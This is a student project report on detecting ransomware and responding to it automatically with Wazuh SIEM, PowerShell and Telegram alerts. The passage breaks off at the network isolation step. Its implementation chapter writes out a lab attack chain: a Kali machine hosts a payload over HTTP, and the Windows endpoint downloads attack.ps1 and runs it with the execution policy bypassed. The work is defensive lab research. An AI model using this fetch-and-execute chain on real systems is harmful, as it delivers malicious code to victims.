



UNITED INSTITUTE OF TECHNOLOGY

(An Autonomous Institution)

(Approved by AICTE | Affiliated to Anna University |
Accredited by NAAC with A+ Grade | Certified by ISO 9001:2015)
Periyanaickenpalayam, Coimbatore – 641020



A PROJECT REPORT

on

**RANSOMWARE THREAT DETECTION AND AUTOMATED
RESPONSE SYSTEM USING WAZUH SIEM**

Submitted by

MOHAN S **714522149031**

MADHURAVEL P **714522149026**

PRADEEP G **714522149036**

DEEPAKUMAAR R **714522149008**

in partial fulfilment for the award of the degree

of

BACHELOR OF ENGINEERING

in

COMPUTER SCIENCE AND ENGINEERING

(CYBER SECURITY)

MAY 2026



UNITED INSTITUTE OF TECHNOLOGY

(An Autonomous Institution)

(Approved by AICTE | Affiliated to Anna University |
Accredited by NAAC with A+ Grade | Certified by ISO 9001:2015)
Periyanaickenpalayam, Coimbatore – 641020



A PROJECT REPORT

on

**RANSOMWARE THREAT DETECTION AND AUTOMATED
RESPONSE SYSTEM USING WAZUH SIEM**

Submitted by

MOHAN S 714522149031

MADHURAVEL P 714522149026

PRADEEP G 714522149036

DEEPAKUMAAR R 714522149008

in partial fulfilment for the award of the degree

of

BACHELOR OF ENGINEERING

in

COMPUTER SCIENCE AND ENGINEERING

(CYBER SECURITY)

MAY 2026



UNITED INSTITUTE OF TECHNOLOGY

(An Autonomous Institution)

(Approved by AICTE | Affiliated to Anna University |
Accredited by NAAC with A+ Grade | Certified by ISO 9001:2015)
Periyanaickenpalayam, Coimbatore – 641020



BONAFIDE CERTIFICATE

Certified that this project report titled “**Ransomware Threat Detection and Automated Response System Using Wazuh SIEM**” is the Bonafide work carried out by **MOHAN S (714522149031)**, **MADHURAVEL P (714522149026)**, **PRADEEP G (714522149036)**, and **DEEPAKUMAAR R (714522149008)**, who carried out the project work under my supervision.

SIGNATURE

MS. J DHIVYA

Assistant Professor

United Institute of Technology,
Coimbatore – 641 020

SIGNATURE

Prof. A. RAJA M.E., (Ph.D.)

HEAD OF THE DEPARTMENT

Department of Computer
Science and Engineering
(Cyber Security)
United Institute of Technology,
Coimbatore – 641 020

Submitted for the project viva voce examination held on

INTERNAL EXAMINER

EXTERNAL EXAMINER



UNITED INSTITUTE OF TECHNOLOGY

(An Autonomous Institution)

(Approved by AICTE | Affiliated to Anna University |
Accredited by NAAC with A+ Grade | Certified by ISO 9001:2015)
Periyanaickenpalayam, Coimbatore – 641020



PROJECT REPORT DECLARATION

We hereby declare that the project report entitled **“Ransomware Threat Detection and Automated Response System Using Wazuh SIEM”** is a Bonafide record of the work carried out by us during the **Academic Year: 2025–2026**, in partial fulfilment of the requirements for the award of the degree of **Bachelor of Engineering in Computer Science and Engineering (Cyber Security)**.

We further declare that this work has not been submitted, either in part or in full, to any other institution or university for the award of any degree or diploma.

The work presented in this report is original and has been carried out under the guidance of **Ms. J. Dhivya**, Assistant Professor, Department of Computer Science and Engineering (Cyber Security), United Institute of Technology.

Place: Coimbatore

Date:

Signature of the Student(s):

MOHAN S (714522149031)

MADHURAVEL P (714522149026)

PRADEEP G (714522149036)

DEEPAKUMAAR R (714522149008)

ACKNOWLEDGEMENT

First and foremost, we would like to express our heartfelt gratitude to our beloved parents for their blessings, encouragement, and constant support throughout the successful completion of this project.

We render our sincere thanks to our **Chairman, Shri. S. SHANMUGAM**, for his valuable support and blessings.

We are extremely grateful to our **Principal, Dr. H. ABDUL RAUF, M.E., Ph.D.**, United Institute of Technology, Coimbatore, for providing us with the opportunity, guidance, and encouragement to complete this project successfully.

We express our sincere thanks to our **Head of the Department, Prof. A. RAJA, M.E., (Ph.D.)**, Department of Computer Science and Engineering (Cyber Security), for his valuable support and motivation.

We wish to express our deep sense of gratitude to our project guide, **Assistant Professor, Mrs. J DHIVYA**, for her continuous guidance, valuable suggestions, and encouragement throughout the project work titled **“Ransomware Threat Detection and Automated Response System Using Wazuh SIEM.”**

We would also like to convey our sincere gratitude to our Project Coordinator **Assistant Professor, Mrs. V. SOWNDARYA, M.E.**, for her valuable guidance, support, and encouragement throughout the course of this project.

Finally, we thank all the faculty members, friends, and everyone who directly or indirectly supported us in completing this project successfully.

MOHAN S (714522149031)

MADHURAVEL P (714522149026)

PRADEEP G (714522149036)

DEEPAKUMAAR R (714522149008)

B.E(Computer Science and Engineering (Cyber Security))

ABSTRACT

Ransomware attacks have become one of the most dangerous cybersecurity threats affecting organizations worldwide. Traditional antivirus systems mainly rely on signature-based detection techniques, which are often ineffective against modern ransomware variants and fileless attacks. This project presents an Ransomware Threat Detection and Automated Response System using Wazuh SIEM, PowerShell automation, and Python-based monitoring.

The proposed system detects ransomware behaviour in real time by monitoring abnormal PowerShell execution, suspicious file modifications, high CPU utilization, and unauthorized file integrity changes. Upon detection, the system automatically triggers multiple response mechanisms including Telegram alert notifications, network isolation, backup recovery, and integrity verification.

The project environment consists of a Kali Linux attacker machine, Ubuntu-based Wazuh SIEM server, and Windows endpoint victim machine. The ransomware attack is safely simulated using PowerShell scripts for academic and defensive cybersecurity research purposes.

The developed framework demonstrates an effective approach for automated ransomware detection, containment, and recovery in enterprise environments.

Keywords: Ransomware Detection, Behavioural Analysis, Automated Response System, Wazuh, Threat Monitoring, Incident Response, Malware Detection, Python Automation, Network Isolation, Virtual Machine Security, Real-Time Threat Detection.

TABLE OF CONTENT

Chapter No.	TITLE	Page No.
	ACKNOWLEDGEMENT	iv
	DECLARATION	v
	ABSTRACT	vi
	LIST OF FIGURES	xi
	LIST OF TABLES	xii
1	INTRODUCTION	1
	1.1 AIM	1
	1.2 PROBLEM STATEMENT	1
	1.2.1 LIMITATIONS OF EXISTING SYSTEMS	1
	1.2.2 NEED FOR THE PROPOSED SYSTEM	2
	1.3 OBJECTIVES OF THE PROJECT	3
	1.4 SCOPE OF THE PROJECT	3
	1.5 SIGNIFICANCE OF THE STUDY	4
2	LITERATURE SURVEY	5
	2.1 SIGNATURE-BASED DETECTION SYSTEM	6
	2.2 BEHAVIOR-BASED DETECTION SYSTEMS	6
	2.3 SIEM-BASED SECURITY SOLUTIONS	7

2.4	AUTOMATED RESPONSE AND INCIDENT HANDLING SYSTEMS	8
3	SYSTEM ARCHITECTURE	10
3.1	SYSTEM ARCHITECTURE	10
3.2	KALI LINUX ATTACKER MODULE	10
3.3	WINDOWS ENDPOINT MODULE	11
3.4	WAZUH SIEM MONITORING MODULE	12
3.5	PYTHON AND POWERSHELL RESPONSE MODULE	12
3.6	ADVANTAGES OF PROPOSED SYSTEM	13
4	SYSTEM REQUIREMENTS	14
4.1	HARDWARE REQUIREMENTS	14
4.2	SOFTWARE REQUIREMENTS	15
4.3	SYSTEM DESCRIPTION	17

5	SYSTEM IMPLEMENTATION	20
5.1	WAZUH AGENT CONNECTION	20
5.2	SENSITIVE FILE CREATION	20
5.3	KALI LINUX PAYLOAD HOSTING	21
5.4	PAYLOAD DOWNLOAD	21
5.5	RANSOMWARE EXECUTION	22
5.6	TELEGRAM ALERT SYSTEM	22
5.7	NETWORK ISOLATION	23
5.8	CPU MONITORING	23
5.9	FILE INTEGRITY MONITORING	24
5.10	PYTHON MONITORING	24
6	PROOF OF CONCEPT (POC)	25
6.1	Initial File State	29
6.2	Execute Ransomware Simulation	25
6.3	Verify Encryption	25
6.4	Telegram Alert Verification	26
6.5	Network Isolation	26
6.6	Backup Recovery	26
7	CONCLUSION AND FUTURE WORK	27
7.1	CONCLUSION	27
7.2	FUTURE WORK	27
	REFERENCES	28-29
	APPENDIX	30-32

LIST OF ABBREVIATIONS

ABBREVIATION	FULL FORM
SIEM	Security Information and Event Management
FIM	File Integrity Monitoring
CPU	Central Processing Unit
SHA256	Secure Hash Algorithm 256-bit
API	Application Programming Interface
HTTP	Hypertext Transfer Protocol
OS	Operating System
IP	Internet Protocol
VM	Virtual Machine
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
NIST	National Institute of Standards and Technology
OS	Operating System
PDF	Portable Document Format
RAM	Random Access Memory
TCP/IP	Transmission Control Protocol / Internet Protocol
UI	User Interface
URL	Uniform Resource Locator
SOC	Security Operations Center
MITM	Man-In-The-Middle
TLS	Transport Layer Security
IOC	Indicator of Compromise
GUI	Graphical User Interface

LIST OF FIGURES

Figure No.	FIGURE NAME	Page No.
3.1	System Architecture	10
5.1	Wazuh Agent Connection	20
5.3	Kali Linux Payload Hosting	21
5.6	Telegram Alert System	22
5.8	CPU Monitoring	23
6.1	Execute Ransomware Simulation	25

CHAPTER 1

INTRODUCTION

1.1 AIM

Ransomware is a type of malicious software designed to encrypt files and demand ransom payments from victims. Modern ransomware attacks spread rapidly across networks and cause severe financial and operational damage.

Traditional security solutions often fail to identify behaviour-based attacks because they depend heavily on predefined malware signatures. Therefore, real-time monitoring and automated response systems are necessary to improve organizational cybersecurity defense.

1.2 PROBLEM STATEMENT

Existing antivirus systems face challenges such as:

- Delayed ransomware detection
- Lack of automated response
- Insufficient real-time monitoring
- Failure to detect behavioural anomalies
- Limited containment mechanisms

This creates a need for an intelligent ransomware defence framework capable of automated detection and response.

1.2.1 LIMITATIONS OF EXISTING SYSTEM

- Traditional antivirus systems mainly rely on signature-based detection methods.
- Difficulty in detecting new and unknown ransomware variants in real time.
- Delayed manual incident response increases the risk of data loss.
- Lack of continuous behavioural monitoring of system activities.
- Limited automated containment and recovery mechanisms.

- Existing solutions focus more on detection than immediate prevention and response.

1.2.2 NEED FOR THE PROPOSED SYSTEM

The rapid growth of ransomware attacks has created a serious threat to individuals, organizations, educational institutions, healthcare systems, and enterprise networks. Modern ransomware variants are capable of encrypting critical files within seconds, causing financial loss, operational disruption, and permanent data damage. Since attackers continuously develop new ransomware techniques, traditional signature-based antivirus systems are often unable to detect unknown or modified malware variants effectively.

Most conventional security solutions focus mainly on prevention and manual incident handling, which may delay response time during an active attack. In many cases, by the time the attack is identified, sensitive files may already be encrypted or compromised. This highlights the need for an intelligent and automated security mechanism that can continuously monitor system behaviour and respond immediately to suspicious activities.

The proposed system addresses these challenges by implementing behaviour-based ransomware detection combined with automated response mechanisms. Instead of relying only on known malware signatures, the system monitors abnormal activities such as mass file modifications, unusual CPU usage, suspicious process execution, and unauthorized system changes. Once malicious behaviour is detected, the system automatically performs response actions such as terminating harmful processes, isolating the infected endpoint from the network, and sending real-time alerts to administrators.

By providing continuous monitoring, rapid detection, and automated containment, the proposed system minimizes ransomware impact, reduces data loss, improves incident response efficiency, and strengthens overall cybersecurity protection within the organization.

1.3 OBJECTIVES OF THE PROJECT

The primary objective of this project is to develop an intelligent ransomware detection and automated response system capable of identifying and mitigating ransomware attacks in real time.

The main objectives of the project are:

- Detect ransomware behaviour in real time
- Monitor suspicious PowerShell execution
- Implement automated incident response
- Generate Telegram alert notifications
- Perform network isolation
- Monitor CPU utilization spikes
- Verify file integrity using SHA256 hashing
- Restore files from backup
- Integrate Python automation with SIEM

These objectives collectively improve ransomware detection accuracy, reduce response time, and strengthen overall endpoint security against modern cyber threats.

1.4 SCOPE OF THE PROJECT

The scope of this project is to develop a ransomware threat detection and automated response system using behaviour-based monitoring techniques to improve cybersecurity protection against modern ransomware attacks. The system is designed to continuously monitor system and network activities, identify suspicious ransomware behaviour in real time, and automatically execute response actions to reduce the impact of attacks.

The project focuses on key security operations such as ransomware detection, process and file activity monitoring, threat correlation, CPU

usage analysis, file integrity verification, and real-time alert generation. Automated response mechanisms including malicious process termination, network isolation, and backup recovery are also incorporated to ensure rapid containment and recovery from attacks.

The implementation is carried out within a controlled virtualized environment using technologies such as Wazuh SIEM, Python automation, PowerShell scripting, Ubuntu/Kali Linux, and VirtualBox/VMware. The system is intended for educational, research, and enterprise endpoint security applications where early ransomware detection and fast incident response are critical.

1.5 SIGNIFICANCE OF THE STUDY

This study is significant due to the rapid increase in ransomware attacks, which result in severe data loss, financial damage, and operational disruption across organizations. Traditional security mechanisms are often ineffective in detecting modern ransomware at early stages, especially variants that use unknown or evolving techniques.

The proposed system enhances cybersecurity by implementing behaviour-based detection combined with automated response mechanisms. Unlike signature-based approaches, this system continuously monitors system activities to identify suspicious behaviour in real time.

By enabling early detection and immediate containment actions, the system helps minimize data loss, reduce response time, and prevent further spread of ransomware within the network. Additionally, the integration of automated defense mechanisms improves overall system resilience and ensures stronger protection against advanced ransomware threats.

CHAPTER 2

LITERATURE SURVEY

Ransomware has become one of the most dangerous cyber threats affecting individuals, organizations, healthcare systems, and industries worldwide. Traditional antivirus solutions mainly depend on signature-based detection methods, which are ineffective against newly emerging ransomware variants and zero-day attacks.

Several researchers have proposed machine learning and behavioural analysis techniques for ransomware detection. Machine learning approaches improve detection accuracy by analyzing patterns in system activities, file behaviour, and network traffic. However, these methods often require large datasets, high computational resources, and continuous model training.

Behaviour-based detection systems monitor suspicious activities such as rapid file encryption, abnormal CPU usage, unauthorized process execution, and shadow copy deletion attempts. These approaches provide better detection capability for unknown ransomware attacks compared to traditional methods.

Existing security solutions mainly focus on threat detection rather than automated response. Delays in manual incident handling can lead to severe data loss and system compromise. Recent studies emphasize the importance of automated containment mechanisms such as process termination, network isolation, and real-time alert generation to minimize ransomware impact.

The literature survey highlights that combining continuous monitoring, behavioural analysis, and automated response mechanisms can significantly improve ransomware defense systems. However, limited

solutions currently provide integrated real-time detection and automatic containment, which forms the motivation for the proposed project.

2.1 SIGNATURE-BASED DETECTION SYSTEMS

Traditional antivirus systems rely on signature-based detection methods, where malware is identified using predefined patterns or known signatures. These systems are effective in detecting previously identified threats but fail when dealing with new or modified ransomware variants.

Signature-based systems typically scan files and compare them against a database of known malicious signatures. If a match is found, the file is flagged as malicious. However, modern ransomware often uses obfuscation, encryption, and polymorphic techniques to alter its signature, making it difficult for traditional systems to detect.

Limitations

- Unable to detect zero-day ransomware attacks
- Requires frequent signature database updates
- Easily bypassed using code obfuscation techniques
- No behavioural analysis capability

Due to these limitations, signature-based detection alone is no longer sufficient for modern cybersecurity environments.

2.2 BEHAVIOR-BASED DETECTION SYSTEMS

Behaviour-based detection focuses on monitoring the real-time behaviour of processes and applications. Instead of analyzing file signatures, it observes system activities such as file encryption patterns, process creation, registry changes, and unauthorized access attempts.

Common ransomware indicators include:

- Rapid file encryption across multiple directories
- Deletion of shadow copies and backup files
- Execution of unknown or suspicious processes
- Abnormal CPU and memory usage spikes

Behaviour-based systems are more effective in detecting modern ransomware because they focus on what the malware does rather than what it looks like.

Advantages

- Effective against unknown ransomware variants
- Real-time monitoring capability
- Detects suspicious system behaviour early

Limitations

- May generate false alerts due to normal system activity
- Requires fine-tuned thresholds and rules
- Needs integration with response mechanisms for full protection

Behaviour-based detection forms the core foundation of the proposed system.

2.3 SIEM-BASED SECURITY SOLUTIONS

Security Information and Event Management (SIEM) systems collect, analyze, and correlate logs from multiple sources to detect security threats. SIEM platforms provide centralized monitoring and real-time alert generation.

In this project, a SIEM-based tool such as Wazuh is used to monitor endpoint activity, detect anomalies, and trigger alerts based on predefined rules.

SIEM systems are highly effective in enterprise environments because they provide:

- Centralized log management
- Real-time threat detection
- Correlation of security events
- Compliance and reporting features

Limitations

- Requires complex configuration
- High dependency on rule accuracy
- Detection may not always translate into immediate response

2.4 AUTOMATED RESPONSE AND INCIDENT HANDLING SYSTEMS

Automated response systems are designed to reduce the time gap between detection and mitigation of threats. Instead of relying on manual intervention, these systems automatically execute predefined actions when a threat is detected.

Common automated response actions include:

- Terminating malicious processes
- Disabling compromised user accounts
- Isolating infected systems from the network

- Blocking suspicious IP addresses
- Triggering system backups and recovery procedures

Automation is typically implemented using scripting languages such as Python and PowerShell, integrated with monitoring tools like Wazuh.

Limitations in Existing Systems

- Many SIEM tools only provide alerts, not automatic response
- Lack of integration between detection and containment
- Delayed reaction increases system damage risk

This gap highlights the need for a fully automated detection and response system.

CHAPTER 3

SYSTEM ARCHITECTURE

3.1 SYSTEM ARCHITECTURE

Kali Linux	Acts as attacker machine and hosts simulated ransomware payload.
Ubuntu Server	Hosts Wazuh SIEM Manager and monitoring dashboard.
Windows Endpoint	Acts as victim machine monitored by Wazuh agent.




Figure 3.1 System Architecture

3.2 KALI LINUX ATTACKER MODULE

The Kali Linux module is used to simulate ransomware attacks in a controlled virtual environment. It acts as the attacker machine responsible for payload generation and delivery. This module helps evaluate the effectiveness of the ransomware detection and automated response system.

The main functions of this module include:

- Payload generation
- Attack simulation
- Controlled ransomware execution
- Security testing

3.3 WINDOWS ENDPOINT MODULE

The Windows Endpoint module acts as the target system where ransomware behavior is simulated. The system contains files and directories that are continuously monitored for suspicious activities such as rapid file encryption, file modification, and abnormal process execution.

This module helps analyze how ransomware affects endpoint systems and allows the detection engine to monitor real-time behavioral changes.

Main functions:

- File monitoring
- Process monitoring
- User activity observation
- Ransomware behavior simulation

3.4 WAZUH SIEM MONITORING MODULE

The Wazuh SIEM Monitoring Module is responsible for centralized security monitoring and threat analysis. The Wazuh Agent installed on the Windows endpoint collects logs and security events and forwards them to the Wazuh SIEM server running on Ubuntu Linux.

The SIEM server analyzes the collected data using predefined detection rules and behavioral analysis techniques to identify ransomware activity.

Functions of this module include:

- Log collection
- File Integrity Monitoring (FIM)
- Event correlation
- Threat detection
- Alert generation

This module plays a major role in identifying suspicious activities in real time.

3.5 PYTHON AND POWERSHELL RESPONSE MODULE

The Python and PowerShell Response Module performs automated response actions when ransomware activity is detected. Once the SIEM server confirms a threat, automated scripts are executed immediately to minimize damage.

The response actions include:

- Terminating malicious processes
- Isolating the infected system from the network
- Generating Telegram alerts

- Blocking suspicious services
- Initiating backup recovery

The use of automation significantly reduces incident response time and improves system protection.

3.6 ADVANTAGES OF PROPOSED SYSTEM

The proposed system offers several advantages over traditional security systems:

- Real-time ransomware detection
- Behavior-based monitoring approach
- Automated response and containment
- Reduced data loss and downtime
- Faster threat identification
- Centralized security monitoring
- Lightweight and scalable architecture
- Improved system security and reliability

CHAPTER 4

SYSTEM REQUIREMENTS

4.1 HARDWARE REQUIREMENTS

The Ransomware Threat Detection and Automated Response System is designed to operate efficiently on standard computing infrastructure. Since the system involves virtualization, real-time log monitoring, and automated response execution, the hardware requirements are defined to ensure stable performance without system lag or processing delays.

The system is primarily implemented in a virtualized environment consisting of multiple virtual machines (Kali Linux, Windows Endpoint, and Ubuntu SIEM server). Therefore, moderate-to-high system resources are required to ensure smooth execution of all components.

Minimum Hardware Requirements:

- **Processor:** Intel Core i5 (7th generation or higher) / AMD Ryzen 5 or higher
- **RAM:** Minimum 8 GB (16 GB recommended for optimal performance with multiple VMs)
- **Storage:** At least 100 GB HDD/SSD (SSD preferred for faster VM performance)
- **Network:** Stable internet connection with support for internal VM networking and isolated virtual networks
- **Architecture:** 64-bit processor and operating system support
- **Graphics:** Integrated graphics sufficient (no high-end GPU required)

Recommended Hardware Requirements:

- **Processor:** Intel Core i7 / AMD Ryzen 7 or higher
- **RAM:** 16 GB or more
- **Storage:** 200 GB SSD or higher
- **Network:** High-speed LAN/Wi-Fi with virtualization network support

Explanation:

These hardware specifications ensure that multiple virtual machines can run simultaneously without performance degradation. Since the system involves continuous log monitoring, ransomware simulation, and real-time alert generation, adequate RAM and SSD storage significantly improve processing speed and reduce latency in detection and response operations.

4.2 SOFTWARE REQUIREMENTS

The system is built using a combination of open-source cybersecurity tools, virtualization platforms, scripting languages, and monitoring frameworks. These software components collectively support ransomware detection, behavioral analysis, log correlation, and automated response execution.

Core Software Requirements:

- **Operating System:**
 - Ubuntu Linux (SIEM Server Environment)
 - Kali Linux (Attack Simulation Environment)
 - Windows 10/11 (Endpoint System)
- **Security Platform:**
 - Wazuh Manager (Centralized Security Monitoring)

- Wazuh Agent (Endpoint Log Collection)
- Wazuh Dashboard (Visualization and Analysis)
- **Programming Language:**
 - Python 3.x (Automation, log parsing, response scripts)
- **Scripting Language:**
 - PowerShell (Windows endpoint automation and response execution)
- **Virtualization Software:**
 - Oracle VirtualBox / VMware Workstation (for isolated attack simulation environment)
- **Log Analysis & Monitoring Tools:**
 - Wazuh Rule Engine
 - Syslog Integration
 - File Integrity Monitoring (FIM)
- **Alerting System:**
 - Telegram Bot API (for real-time notifications and incident alerts)
- **Development Tools:**
 - Visual Studio Code / PyCharm (code development and debugging)

Supporting Tools:

- Network monitoring utilities (Wireshark optional)
- Linux terminal utilities
- Git (version control)

Explanation:

These software tools work together to form a complete Security Information and Event Management (SIEM)-based ransomware detection system. Wazuh handles monitoring and detection, Python and PowerShell manage automation and response actions, while Telegram API ensures real-time communication of security incidents.

4.3 SYSTEM DESCRIPTION

The Ransomware Threat Detection and Automated Response System is a behaviour-based cybersecurity framework designed to detect ransomware attacks in real time and automatically respond to mitigate damage. Unlike traditional antivirus systems that rely on known malware signatures, this system focuses on identifying abnormal behavioral patterns associated with ransomware activity.

The system operates in a continuous monitoring and response cycle that includes log collection, analysis, detection, correlation, and automated mitigation actions.

WORKING MECHANISM:

1. Continuous Monitoring:

- The system continuously monitors file system activity, process execution, and network behaviour using Wazuh agents.

- Key indicators include mass file modifications, unusual encryption patterns, and unauthorized system changes.

2. Log Collection & Transmission:

- Endpoint logs from Windows and Linux machines are collected and forwarded to the Wazuh Manager.
- Logs include process logs, security events, and file integrity changes.

3. Behavioural Detection:

- Wazuh rule engine analyzes incoming logs to identify suspicious patterns such as:
 - Rapid file encryption
 - Shadow copy deletion attempts
 - High CPU and disk usage spikes
 - Unknown process execution

4. Threat Correlation:

- Multiple suspicious events are correlated to confirm ransomware-like behaviour.
- This reduces false positives and improves detection accuracy.

5. Automated Response Execution:

When a threat is confirmed, the system automatically performs response actions such as:

- Terminating malicious processes

- Blocking or isolating infected endpoints from the network
- Disabling affected services
- Triggering backup protection mechanisms

6. Alert Generation:

- Real-time alerts are sent via Telegram Bot API to system administrators.
- Alerts include details such as affected host, detected threat type, and response actions taken.

7. Recovery & Verification:

- Backup systems are used to restore affected files if required.
- Integrity checks are performed to ensure system stability after mitigation.

CHAPTER 5


SYSTEM IMPLEMENTATION

5.1 WAZUH AGENT CONNECTION

The connection between the endpoint and Wazuh server is verified using the following command:

Command:

```
sudo /var/ossec/bin/agent_control -l
```



```
root@osboxes:~# sudo /var/ossec/bin/agent_control -l
Wazuh agent_control. List of available agents:
  ID: 000, Name: osboxes (server), IP: 127.0.0.1, Active/Local
  ID: 003, Name: Demo, IP: any, Disconnected
  ID: 005, Name: windows_lab, IP: 192.168.196.141, Active
List of agentless devices:
root@osboxes:~#
```

Figure 5.1: Wazuh Agent Connection

Purpose:

This command checks whether the Wazuh agent is successfully connected to the Wazuh manager and confirms active communication between the Windows/Linux endpoint and the server.

5.2 SENSITIVE FILE CREATION

Command:

```
echo confidential_data > C:\ransom_test\client_data.txt
echo employee_records > C:\ransom_test\employees.txt
```

Purpose:

These commands create sample sensitive files in the system to simulate real organizational data. They are used as target files for testing ransomware behavior, such as unauthorized modification or encryption during attack simulation.

5.3 KALI LINUX PAYLOAD HOSTING

Command:

```
python3 -m http.server 8000
```




Figure 5.3: Kali Linux Payload Hosting

Purpose:

This command starts a simple HTTP server on Kali Linux to host the simulated ransomware payload. It allows the payload to be accessed over the network from target machines for testing and evaluation of the detection system.

5.4 PAYLOAD DOWNLOAD

Command:

```
Invoke-WebRequest http://192.168.x.x:8000/attack.ps1-
OutFile C:\ransom_test\attack.ps1
```

Purpose:

This command downloads the simulated ransomware payload from the Kali Linux host machine to the Windows endpoint. It is used to test the

system's ability to detect and respond to malicious file transfers during the attack simulation.

5.5 RANSOMWARE EXECUTION

Command:

```
powershell -ExecutionPolicy Bypass -File C:\ransom_test\attack.ps1
```

Purpose:

This command executes the simulated ransomware script on the Windows endpoint in a controlled environment. It is used to evaluate the system's detection capability and automated response mechanisms during ransomware-like behavior.

5.6 TELEGRAM ALERT SYSTEM

Command:

```
powershell -ExecutionPolicy Bypass -File  
C:\ransom_test\telegram_alert.ps1
```




Figure 5.6: Telegram Alert System

Purpose:

This command executes a PowerShell script that sends real-time alerts to the system administrator via Telegram. It is used to notify about detected ransomware-like activity, enabling quick response and incident handling.

5.7 NETWORK ISOLATION

Command:

Disable-NetAdapter -Name "Ethernet0" -Confirm:\$false

Purpose:

